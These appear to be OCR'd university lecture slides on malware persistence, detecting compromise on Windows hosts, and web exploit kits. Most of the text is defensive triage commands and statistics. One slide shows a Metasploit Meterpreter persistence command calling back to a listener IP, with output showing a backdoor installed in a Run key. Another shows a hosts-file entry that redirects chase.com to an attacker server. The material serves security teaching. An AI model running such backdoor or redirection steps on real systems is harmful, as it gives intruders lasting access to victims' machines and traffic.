
- Where would we look for applications that start up on boot?
- In Windows 8.1 VM, open regedit
- Go to: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
Scanner Redirection for VMware View (Agent)	REG_SZ	C:\Program Files (x86)\VMware\ScannerRedirectio...
vdmEnvSync	REG_SZ	rundll32.exe "C:\Program Files\VMware\VMware V...
VMware User Process	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtool...
VMware View Persona Management Helper	REG_SZ	C:\Program Files\VMware\VMware View\Agent\bi...

Persistence Lab

- There are other places where persistent applications and services start from.
- Sysinternals Autoruns is a great program to find them!
- Close regedit
- Copy Autoruns executable from M: Drive \ Tools to your desktop and open it and agree to the terms

Persistence Lab



Persistence Lab

- Scroll down and check out the different registry keys

A Backdoor with Metasploit

- Metasploit is a penetration testing tool and is included in Kali Linux.
- Meterpreter is a backdoor shell that can be placed onto the victim's computer to steal data, passwords, etc.
- Meterpreter has a persistence mechanism in case the victim's computer is rebooted.

Metasploit Persistence

```
meterpreter > run persistence -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on the remote host where Metasploit is listening
    -r   The IP of the system running Metasploit listening for the connect back
```

Metasploit Persistence (Cont.)

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/persistence/XEN-XP-SP2
```

Malware – Other Categories

- Spyware
  - Usually used to access a user's private data and send information to a third party
    - Keyloggers
    - Browser Hijackers
    - Webcam Loggers
    - Clipboard Loggers
    - Can download other malicious programs

Malware – Other Categories (cont.)

- Adware
  - Learn a user's browsing habits to deliver targeted advertising
    - Pop-up ads
    - Toolbars

Part II

Detecting Malware

Detecting Malware

Look for Indicators of Compromise (IOC) through:

A. Use of AntiVirus & AntiMalware tools
B. Analysis of system/server changes
C. Monitoring outbound communications

*Malware Analysis

- Once malware has been detected, malware analysis determines what the malware's function is and potentially who is controlling it
- Our next lecture will cover analyzing various malicious executables with common industry tools

Part II - A

Detecting Malware (A/V & AntiMalware Tools)

AntiVirus (A/V) vs. AntiMalware (A/M)

- Industry vendors have created some confusion in their terms:
  - **Virus**: Malicious software that can damage a computer
  - **Malware**: Malicious software that consists mainly of spyware, adware, ransomware, and trojans.
- Technically, a virus is "malware" but vendors often consider viruses in their own category
- We will consider all malicious software as "malware"

How Does A/V & A/M Typically Work?

- Signature Based (Known Malware)
  - Compares contents of file against dictionary of virus signatures
- Heuristic/Behavior Based (Unknown Malware)
  - File Emulation
    - Sandbox testing
  - File Analysis
    - Determine intent of file
  - Generic Signature Detection
    - Locate variations of known viruses

Popular Business Security Software Vendors

- Symantec
- McAfee
- Kaspersky
- Trend Micro
- Sophos
- Eset
- F-Secure
- Bitdefender
- Panda

Popular Business Security Software

- Many offer distributed protection that is centrally managed
- Example: Symantec Endpoint Protection (SEP)
  - SEP: Installed on endpoint client devices & provides:
    - Signature based A/V and A/M protection
    - Heuristic based protection
    - Network Threat Protection (Local firewall and IDS)
    - Network Access Control (Quarantines infected computers)
  - SEP Manager: Communicates and manages all clients, can run reports, etc.

Popular Business Security Software - Limitation

- Some endpoint protection vendors don't detect "malware" very well
- Companies can submit a sample to the vendor to have a signature added or can install an additional A/M product

Popular "AntiMalware" Software

- MalwareBytes
- Webroot

Security Software Challenges

- Endpoint software becomes corrupt
- Endpoint software stops communicating with the management server
- Some endpoint software uses substantial host resources

Part II - B

Detecting Malware (System/Server Changes)

Cheat Sheet


- Lenny Zeltser created a great cheat sheet for Linux and Windows Server Administrators to assess suspicious hosts
- https://zeltser.com/security-incident-survey-cheat-sheet/
- The following slides will focus on Windows hosts
- Please review the cheat sheet for proper commands for Linux hosts

Note

- During investigation, use the command line (as opposed to Windows Explorer) to avoid modifying important file system metadata

Event Logs


- In Radish Win8.1 VM, hit Windows Icon on bottom left and search for cmd
- Right click and run as administrator
- Enter **.\student** and **student**
- **eventvwr**



Event Logs

- Windows Event Viewer
  - Holds various logs for local system
- Expand “Windows Logs”
  - Application
    - Events unrelated to OS but related to installed Apps
  - Security
    - Logon info, File/Folder Access, Security Modifications
  - System
    - Events related to Windows services, drivers, reboots, etc.

Event Logs


Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Security Number of events: 35,062
Keywor... Date and Time Source Event ID Task C...
Audi... 1/24/2016 7:06:49 PM Micros... 4634 Logoff
Audi... 1/24/2016 7:06:48 PM Micros... 4624 Logon
Audi... 1/24/2016 7:06:48 PM Micros... 4672 Special...
Audi... 1/24/2016 7:06:18 PM Micros... 4634 Logoff
Audi... 1/24/2016 7:06:17 PM Micros... 4624 Logon
Audi... 1/24/2016 7:06:17 PM Micros... 4672 Special...
Audi... 1/24/2016 7:05:49 PM Micros... 4634 Logoff
Event 4634, Microsoft Windows security auditing.
General Details
An account was logged off.
Subject:
Security ID: SYSTEM
Account Name: ITMS448_01$
Account Domain: FORSECLAB
Logon ID: 0x9DFB546
Logon Type: 3
This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.
Log Name: Security
Source: Microsoft Windows security Logged: 1/24/2016 7:06:49 PM
Actions
Secur
Event

Event Logs

- Select the “Security” item
- Look through the events and each will have an Event ID
- Look for some of the following:
  - 4624 = Successful Logon
  - 4634 = Successful Logoff
  - 4625 = Failed Logon
- The “Details” tab will provide more information about the Username, DomainName, etc.

Event Viewer


- Take a few minutes and look at some of the other logs in Event Viewer

Issue

- A lot of Windows security auditing is disabled by default
- This document provides some insight as to what logging/auditing may be useful to organizations:
- https://technet.microsoft.com/en-us/library/ee513968(WS.10).aspx


Enable Security Logging

- We won't enable extra logging on the VMs but I want you to know where to go at the local level
- **secpol.msc**



Enable Security Logging

- Right click / Properties
- Close secpol and eventvwr
- Leave your terminal open



Network Configuration

- What does ARP do?
  - Maps MAC addresses to IP addresses
  - Later we will learn about ARP Spoofing
- **arp –a**
  - To view current arp table mapping
- **netstat –nr**
  - View interfaces and routes

Network Connections

- **netstat –nao**
  - -n Displays addresses and port numbers
  - -a Displays all connections and listening ports
  - -o Displays owning PID associated with connection
- **netstat –nvb**
  - -v Displays components involved in creating connection
  - -b Displays executable involved in listening port or connection

Network Connections

- Now open IE and browse to www.iit.edu
- **netstat -nvb**
  - -n shows foreign addresses as IPs
- **netstat –fvb**
  - -f resolves foreign address into domains

Network Connections

- You can use **cls** to clear the terminal btw
- **net session**
  - Shows computer names and user names of users on a server
    - You probably won't see anything here
- **net use**
  - Shows current connections to network resources such as file shares

New Users/Groups

- **net users**
  - Displays user accounts for the host
- **net localgroup administrators**
  - Shows who is a local administrator of the host
- **net group administrators**
  - Only can be run on a domain controller
- **lusrmgr**
  - GUI version to show users and groups

Secheduled Jobs

- **schtasks**
  - Shows next run time for various tasks and if ready, running, or disabled

Lists Processes and Services

- **taskmgr**
  - Most should be familiar with this GUI process viewer
- **wmic process list full**
  - Shows verbose detail about processes
- **net start**
  - Shows what services are running
- **tasklist /svc**
  - Shows what services are running under what executable processes

Check DNS Settings and Hosts File

- **ipconfig /all**
  - Shows interface and DNS information
- **ipconfig /displaydns**
  - Shows recent queries from DNS Resolver Cache
- **more %systemroot%\system32\drivers\etc\hosts**
  - Shows hosts file which can bypass network DNS to resolve hostnames to IPs locally.
  - Malware often tries to use the hosts file to send web browser requests to malicious servers

Hosts File (Cont.)

- An attacker generates the Chase website (like in the lab) with SET at remote IP address 50.12.18.120 for example
- Malware could infect the users hosts file with this entry:

50.12.18.120 chase.com

- Then, any time the user browses to chase.com, their hosts file would bypass using DNS and would just deliver them to the malicious server
- Many A/V software block editing to the hosts file

Recently Modified Files

- **dir /a/o-d/p %systemroot%\System32**
  - Shows recently modified files along with modification date and time sorted by most recent

- You can CTRL-C so that you don't have to view all of them.

Programs Starting at Boot

- **msconfig**
  - Shows programs that start at boot in Startup tab
  - No info here in Windows 8.1
- Autoruns Application
  - We used this GUI program previously in the lecture
  - More verbose than msconfig

Part II - C

Detecting Malware (Monitoring Outbound Comms.)

Network Indicators of Compromise (IOCs)

- Monitor network traffic to determine if hosts are communicating with command and control (C2) servers or downloading additional malware

Splunk

- Log aggregator which can allow analysis of logs from network firewall and proxy devices
- Watchlists are used to look for hosts communicating with malicious domains
- Splunk can send alerts to an analyst via email to investigate
- Good way to tell if user gets hit with malware after clicking on a phishing email

Malicious Domain Lists – For Watchlists

- Malware Domain List (MDL)
  - https://www.malwaredomainlist.com/
- ZeuS Tracker
  - https://zeustracker.abuse.ch/?country=US
- Abuse.ch
  - https://www.abuse.ch/

Part III

Web Exploit Kits

Web Exploit Kits

- Pre-packaged malicious software toolkits for rent referred to as “Crimeware”
- Renter receives Control Panel that contains customizable installer and can display statistics.
- Renter installs redirector on legitimate website
- Victim receives phishing or spam email with link to legitimate website that has been compromised

Goal of Web Exploit Kits

- Exploit user's browser in order to deliver malware payload
- Payload:
  - Scareware
  - Spyware
  - Bot
  - Backdoor
  - Etc.

Chain of Events

1. Victim connects to the compromised website
2. Victim is redirected through intermediary servers
3. Victim lands at rogue server hosting the exploit kit
4. Exploit kit enumerates victim's browser/PC and determines exploit to deliver
5. Exploit is delivered
6. If exploit succeeds, a malicious payload is downloaded to the victim's computer and executed
   - Payload could be Trojan, Backdoor, Locker, Spyware, Fake A/V, etc

http://blog.malwarebytes.org/intelligence/2013/02/tools-of-the-trade-exploit-kits/


2013 Popular Exploit Kits and Payloads

Exploit Kits: Blackhole falls behind improved models

In 2012, Blackhole was the dominant exploit kit worldwide, but in 2013, newer kits such as Neutrino and Redkit became far more prevalent.

Neutrino	24%	SweetOrange	11%	Nuclear	4%
Unknown kit	21%	Styx	10%	Blackhole/Cool	3%
Redkit	19%	Glazunov/Sibhost	5%	Other	3%

Note: Percentages rounded to nearest whole percent
Source: SophosLabs




Exploit Pack Payloads, June 2013: Exploit kits can carry just about anything—here's what they do carry

Exploit kits are designed to carry a wide range of payloads: as of June 2013, ransomware and the ZeroAccess botnet are the most prevalent.

Ransomware	29%	Karagany	4%	Tobfy	1%
ZeroAccess	24%	FakeAV	4%	Tranwos	1%
Fareit	7%	Simda	2%	Andromeda	1%
Moure	7%	Dofoil	2%	Other	5%
Shylock	5%	Medfos	2%		
